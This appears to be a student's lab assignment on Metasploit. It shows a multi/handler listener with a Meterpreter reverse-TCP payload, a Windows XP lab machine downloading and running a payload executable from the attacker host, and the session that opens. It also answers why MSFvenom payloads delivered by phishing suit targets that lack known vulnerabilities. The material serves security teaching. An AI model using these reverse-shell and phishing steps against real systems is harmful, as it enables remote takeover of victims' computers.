
```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```



```
msf6 exploit(multi/handler) > set LHOST 10.13.37.106
LHOST ⇒ 10.13.37.106
msf6 exploit(multi/handler) > set LPORT 4449
LPORT ⇒ 4449
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.13.37.106:4449
```

Task 12 (4%): Visit the attacker's IP from the target machine (Windows XP) and download the malicious payload. Run it and confirm that a Meterpreter session is opened. Report a relevant screenshot of the session.

Download the malicious payload:



Download complete

Download Complete

Saved:
task9.exe from 10.13.37.106


Downloaded: 72.0 KB in 1 sec
Download to: C:\task9.exe
Transfer rate: 72.0 KB/Sec

☐ Close this dialog box when download completes

Run | Open Folder | Close

Run it and confirm that a Meterpreter session is opened:

`



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.13.37.106:4449
[*] Sending stage (175174 bytes) to 10.13.37.103
[*] Meterpreter session 1 opened (10.13.37.106:4449 → 10.13.37.103:4449) at 2022-09-27 20:42:16 -0400
```

Task 13 (10%): Why would one use MSFvenom instead of Metasploit?

Elaborate and explain one example scenario to do so.

Most of the time, unless you build it yourself by constructing a Metasploit Module, it is difficult to locate a zero-day vulnerability in a modern system and use Metasploit to exploit it. Instead, we can use MSFvenom to develop an executable payload and deceive the victim into launching it by employing strategies like social engineering.
For example, in last two tasks, I just used MSFvenom to create an executable payload and used phishing email to trick the victim.

`